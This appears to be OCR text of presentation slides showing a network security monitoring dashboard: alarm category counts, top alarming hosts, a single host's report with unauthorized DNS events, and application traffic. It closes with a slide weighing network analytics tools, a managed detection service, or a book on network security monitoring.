
ATTENDANCE

Normally Active	0:47:51 to 23:03:34

OBSERVATIONS

Observations: 2856

ON-PREMISE



Security Insight Dashboard | Inside Hosts

Alarming Hosts

Concern Index	Target Index	Recon	C&C	Exploitation	DDoS Source	DDoS Target	Data Hoarding	Exfiltration	Policy Violation	Anomaly
0	0	0	0	0	0	0	0	0	3 K	1

Top Alarming Hosts


Host	Category
209.182.180.106 ••• Datacenter	PV
209.182.186.102 ••• Datacenter	PV
209.182.176.51 ••• Datacenter	PV
209.182.187.89 ••• Datacenter	PV
209.182.177.245 ••• Datacenter	PV

Alarms by Type

- ● .CSE: Custom Reputation List
- ● .CSE: P2P to Internet
- ● .CSE: Possible Remote Access Breach
- ● .CSE: Unauthorized DHCP Server
- ● .CSE: Unauthorized DNS Traffic
- ● FTP to Outside
- ● High Volume Email
- ● Mail Rejects
- ● High Target Index
- ● High Total Traffic
- ● New Flows Initiated
- ● Addr_Scan/tcp

Today's Alarms

.CSE: Unauthorized DHCP Server: 227
Policy Violation: 3...
.CSE: Unauthorized DNS Traffic: 8747



ON-PREMISE

Host Report | 209.182.180.106

Alarm Categories

Concern Index	Target Index	Recon	C&C	Exploitation	DDoS Source	DDoS Target	Data Hoarding	Exfiltration	Policy Violation	Anomaly
0	0	0	0	0	0	0	0	0	2	0

Host Summary


Host IP

209.182.180.106 ...

Status:	Inactive
Hostname:	sjc-moor-row03-alpha01.lancope.com.
Host Groups:	Datacenter
Location:	United States
First Seen:	--
Last Seen:	9/23/24 7:00 AM
Policies:	Inside,Test1
MAC Address:	--

Traffic by Peer Host Group (last 12 hours)

Alarms by Type (last 7 days)



Security Event	Count	Concern Index	First Active	Target Host	Target Host Group
.CSE: Unauthorized DNS Traffic - 53	2	0	10/14 7:00:35 AM	180.153.10.151 •••	China
.CSE: Unauthorized DNS Traffic - 53	2	0	10/14 8:16:22 AM	183.60.52.217 •••	China

View More Security Events >

Users & Sessions

MAC Address: Unknown
MAC Vendor: Unknown
Device Type: Unknown

User	Date / Time
UserAt209.182.180.106	Start: 10/14/24 4:59 AM End: ★ Current

Global Threat Alerts

Unable to load the global threat alerts widget

Application Traffic


Internal External

Application	Total	%	Sent	Ratio	Received	7-day Trend	24-hour Trend
SMB (unclassified)	128 B	57.00	0 B		128 B		
Undefined TCP	96 B	43.00	0 B		96 B		

☑	Money	☑	Skills	Buy Network Analytics
☑	Money	□	Skills	Buy 24/7 Cisco MXDR
□	Money	☑	Skills	Get

SYNGRESS
Applied Network Security Monitoring
Collection, Detection, and Analysis
Chris Sanders
Jason Smith

□ Money □ Skills




Visibility is only two things

